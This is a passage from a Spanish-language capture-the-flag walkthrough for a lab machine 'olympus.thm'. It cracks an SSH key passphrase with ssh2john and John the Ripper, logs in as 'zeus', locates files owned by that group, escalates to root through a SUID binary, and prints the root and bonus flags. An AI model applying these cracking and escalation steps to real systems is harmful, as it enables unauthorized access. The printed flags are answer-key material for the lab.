Figura 65: Uso de la herramienta **ssh2john**

Se usó la herramienta **ssh2john** para transformar el formato del contenido de la clave privada en un formato que la herramienta **john the Ripper** pueda entender al momento de sacar la contraseña.

Una vez ejecutado el comando anterior, se obtuvo la contraseña con la herramienta **john the Ripper**:

```
❯ john pass.txt --wordlist=/usr/share/wordlists/rockyou.txt
snowflake        (id_rsa)
```

Figura 66: Contraseña **snowflake** obtenida

Una vez obtenida la contraseña, se optó por dar permisos especiales al archivo 'id_rsa', ya que se usará más tarde:

```
❯ chmod 600 id_rsa
```

Figura 67: Añadiendo permisos especiales al archivo 'id_rsa'

4.3. Inicio de sesión con la clave privada y búsqueda de archivos para escalar privilegios

Una vez aplicados los permisos, se usó el archivo 'id_rsa' para iniciar sesión con el usuario 'zeus':

```
❯ ssh zeus@olympus.thm -i id_rsa
```

Figura 68: Iniciando sesión con el usuario 'zeus'

Al momento de añadir la contraseña, se puso **snowflake**:

```
Enter passphrase for key 'id_rsa':
```

Figura 69: Incluyendo la contraseña **snowflake**

Al incluir la contraseña, se consiguió acceso siendo el usuario 'zeus':

```
zeus@olympus:~$ whoami
zeus
```

Figura 70: Inicio de sesión como el usuario 'zeus'

Para escalar privilegios se optó por buscar archivos situados dentro del grupo 'zeus':

```
find / -group zeus -print 2>/dev/null
```

Figura 71: Búsqueda de archivos dentro del grupo 'zeus'

De todos los archivos encontrados, se optó por elegir este:

```
/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php
```

Figura 72: Archivo elegido

Se analizó el contenido del archivo en busca de información útil:

Figura 73: Contenido del archivo .php

No se encontró nada de información útil de primeras, sin embargo, se encontró una ruta a un archivo que puede ser útil para la resolución de la máquina:

Figura 74: Ruta completa al archivo interesante

4.4. Escalado de privilegios a usuario root

Tras analizar los permisos de dicho archivo, se encontró que cuenta con permisos SUID:

Figura 75: Archivo con permisos SUID

Para poder escalar privilegios, solamente se puso la ruta absoluta a dicho archivo en la terminal:

Figura 76: Ejecución del archivo con permisos SUID

Finalmente, se escalaron privilegios para ser usuario root del sistema:

```
# whoami
root
```

Figura 77: Escalado de privilegios a root completado

4.5. Búsqueda de las últimas flags del sistema

Para localizar la flag del usuario root, hay que dirigirse a la siguiente ruta:

```
# cd /root
```

```
flag{D4mN!_Y0u_G0T_m3_:)_}
```

Figura 78: Flag del usuario root

En esta máquina, hay que obtener una última flag, la cuál se puede conseguir en la siguiente ruta:

```
cat /etc/ssl/private/.b0nus.fl4g
```

```
Here is the final flag ! Congrats !
flag{Y0u_G0t_m3_g00d!}
```

Figura 79: Última flag de la máquina